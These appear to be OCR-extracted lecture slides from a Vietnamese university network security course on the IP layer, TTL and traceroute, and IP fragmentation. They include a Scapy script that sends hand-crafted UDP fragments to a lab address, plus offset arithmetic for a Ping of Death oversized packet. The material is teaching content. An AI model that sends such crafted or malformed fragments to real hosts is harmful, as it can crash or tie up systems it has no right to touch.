Network layer and Attacks


NT101 – NETWORK SECURITY

Giảng viên: Nghi Hoàng Khoa | khoanh@uit.edu.vn


Where we are today…

- **Outline**
  - Network (IP) Layer
  - IP Protocol
  - IP Fragmentation and Attacks
  - Routing attacks and prevention
  - ICMP Protocol and attacks
- **Reading:**
  - Lab: [IP and ICMP Attacks Lab]()


Acknowledgement:
Slides are adapted from
Internet Security: A Hands-on approach
(SEED book) 2nd Edition - 2019
Wenliang Du - Syracuse University



The Network layer




Packet's Traversal



Network-layer services and protocols

- transport segment from sending to receiving host
  - sender: encapsulates segments into datagrams, passes to link layer
  - receiver: delivers segments to transport layer protocol
- network layer protocols in *every Internet device*: hosts, routers
- routers:
  - examines header fields in all IP datagrams passing through it
  - moves datagrams from input ports to output ports to transfer datagrams along end-end path



Two key network-layer functions

network-layer functions:

- *forwarding:* move packets from a router's input link to appropriate router output link
- *routing:* determine route taken by packets from source to destination
  - *routing algorithms*

analogy: taking a trip

- *forwarding:* process of getting through single interchange
- *routing:* process of planning trip from source to destination


forwarding

routing

Network layer: data plane, control plane

Data plane:

- *local*, per-router function
- determines how datagram arriving on router input port is forwarded to router output port




Control plane

- *network-wide* logic
- determines how datagram is routed among routers along end-end path from source host to destination host
- two control-plane approaches:
  - *traditional routing algorithms:* implemented in routers
  - *software-defined networking (SDN)*: implemented in (remote) servers


Per-router control plane

Individual routing algorithm components *in each and every router* interact in the control plane




Software-Defined Networking (SDN) control plane

Remote controller computes, installs forwarding tables in routers



Network Layer: Internet

host, router network layer functions:



IP Datagram format


IP protocol version number (4 bits)

header length(bytes) (4 bits)

"type" of service:
- diffserv (0:5)
- ECN (6:7)

TTL: remaining max hops
(decremented at each router)

upper layer protocol (e.g., TCP or UDP)



total datagram length (bytes) (16 bits)

fragmentation/ reassembly

header checksum

32-bit source IP address

32-b
add
e.g.
rout

Maximum length: **64K** bytes
Typically: 1500 bytes or less


Can we overflow this value?

overhead
- 20 bytes of TCP
- 20 bytes of IP
- = 40 bytes + app layer overhead for TCP+IP

IP header

```
101 13.067679   192.168.1.217     172.217.161.165   TCP      66 54074 → 443 [ACK] Seq=5220 Ack=5469 Win=2042 Len=0 TSval=552326761 TSecr=2932099885
Internet Protocol Version 4, Src: 192.168.1.217, Dst: 172.217.161.165
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
      0000 00.. = Differentiated Services Codepoint: Default (0)
      .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
    Total Length: 52
    Identification: 0x0000 (0)
  Flags: 0x40, Don't fragment
      0... .... = Reserved bit: Not set
      .1.. .... = Don't fragment: Set
      ..0. .... = More fragments: Not set
    Fragment Offset: 0
    Time to Live: 64
    Protocol: TCP (6)
    Header Checksum: 0x29c4 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 192.168.1.217
    Destination Address: 172.217.161.165
```

Time-to-Live and How Traceroute works



- source sends sets of UDP segments to destination
  - 1st set has TTL =1, 2nd set has TTL=2, etc.
- datagram in *n*th set arrives to nth router:
  - router discards datagram and sends source ICMP message (type 11, code 0)
  - ICMP message possibly includes name of router & IP address
- when ICMP message arrives at source: record RTTs

stopping criteria:

- UDP segment eventually arrives at destination host
- destination returns ICMP "port unreachable" message (type 3, code 3)
- source stops


Traceroute example

```
hoant@nt101 ~ % traceroute 8.8.8.8
traceroute to 8.8.8.8 (8.8.8.8), 64 hops max, 52 byte packets
 1  * * *
 2  static.vnpt.vn (123.29.12.61)  55.923 ms  59.473 ms  69.774 ms
 3  static.vnpt.vn (113.171.45.149)  96.603 ms  109.830 ms  85.601 ms
 4  static.vnpt.vn (113.171.50.218)  52.549 ms
    static.vnpt.vn (113.171.59.202)  85.096 ms  67.801 ms
 5  static.vnpt.vn (113.171.37.231)  57.468 ms  48.473 ms
    static.vnpt.vn (113.171.37.237)  33.378 ms
 6  72.14.213.88 (72.14.213.88)  48.436 ms  38.603 ms  45.689 ms
 7  10.252.210.158 (10.252.210.158)  55.394 ms *
    10.252.42.94 (10.252.42.94)  44.433 ms
 8  dns.google (8.8.8.8)  47.408 ms  43.821 ms  33.066 ms
```

<< What happened here?


Why we need to set TTL?

Attack
IP Fragmentation




IP fragmentation/reassembly

- network links have **MTU** (max. transfer size) - largest possible link-level frame
  - different link types, different MTUs
- large IP datagram divided ("fragmented") within net
  - one datagram becomes several datagrams
  - "reassembled" only at *destination*
  - IP header bits used to identify, order related fragments



IP fragmentation/reassembly

- 4000-byte datagram
- MTU = 1500 bytes



Why offset need to be devided by 8?

Length = 16 bits, ID = 3 bits, Flag = 3 bits, Fragment offset = 13 bits

Construct IP Fragments Manually

```python
#!/usr/bin/python3
from scapy.all import *

ID = 1000
dst_ip = "10.102.20.178"

# Fragment No.1
udp = UDP (sport=7070, dport=9090, chksum=0)
udp.len = 8 + 32 + 40 + 20

ip = IP (dst=dst_ip, id=ID, frag=0, flags=1)
payload = "A" * 31 + "\n"
pkt = ip/udp/payload
send (pkt, verbose=0)

# Fragment No.2
ip = IP(dst=dst_ip, id=ID, frag=5, flags=1)
ip.proto = 17
payload = "B" * 39 + "\n"
pkt = ip/payload
send (pkt, verbose=0)

# Fragment No.3
ip = IP (dst=dst_ip, id=ID, frag=10, flags=0)
ip.proto = 17
payload = "C" * 19 + "\n"
pkt = ip/payload
send (pkt, verbose=0)
```

	length = x	ID =y	fragflag =n	offset =n	

- frag = offset value
- flags = fragment flag
- ip.proto = 17: UDP

Execution Result

```
seed@VM:~$ nc -luv 9090
Listening on [0.0.0.0] (family 0, port 9090)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
CCCCCCCCCCCCCCCCCCC
```

Attacks Using IP Fragmentation

- ❑ Protocols Are **Rules**

→ Attackers Like to **Break** Rules

➔ Robust Programs Handle Rule **Violations**

Can you break the rules?

- **Q1:** Can you create an IP packet that is larger than **65,536 bytes** (64KB)**?**

- **Q2:** Can you create some abnormal conditions using "offset" and "payload size"?
  - **Goal: Test whether a computer can handle these "unreal" conditions.**


- **Q3:** Can you use a small amount of bandwidth to tie up a target machine's significant amount of resources?

Ping of Death (PoD) attack

Q1: Can you create an IP packet that is larger than 65,536 bytes? → Violate the IP protocol

→ buffer overflow

➔ **The Ping-of-Death Attack**



For example:

Last fragment:

- offset = (65536-8)/8
- total_length = 1000

→ offset*8 + (total_length – 20 – 8)

= 66500 **> 65536**

https://www.ionos.com/digitalguide/server/security/ping-of-death/

1997's vuln. is coming back!

A Recent Ping of Death Vulnerability

← Back to Blog

Ping of Death v2: Windows IPv6 Vulnerability (CVE-2020-16898/9)

October 14, 2020 by Amanda Berlin

in Security Alert

A remote code execution vulnerability exists when the Windows TCP/IP stack improperly handles ICMPv6 Router Advertisement packets, aka **'Windows TCP/IP Remote Code Execution Vulnerability'.**

How to mitigate PoD?

https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2020-16898

CVE-2020-16898
(Windows TCP/IP Remote Code Execution vulnerability)

exploit proof-of-concept
October 13, 2020

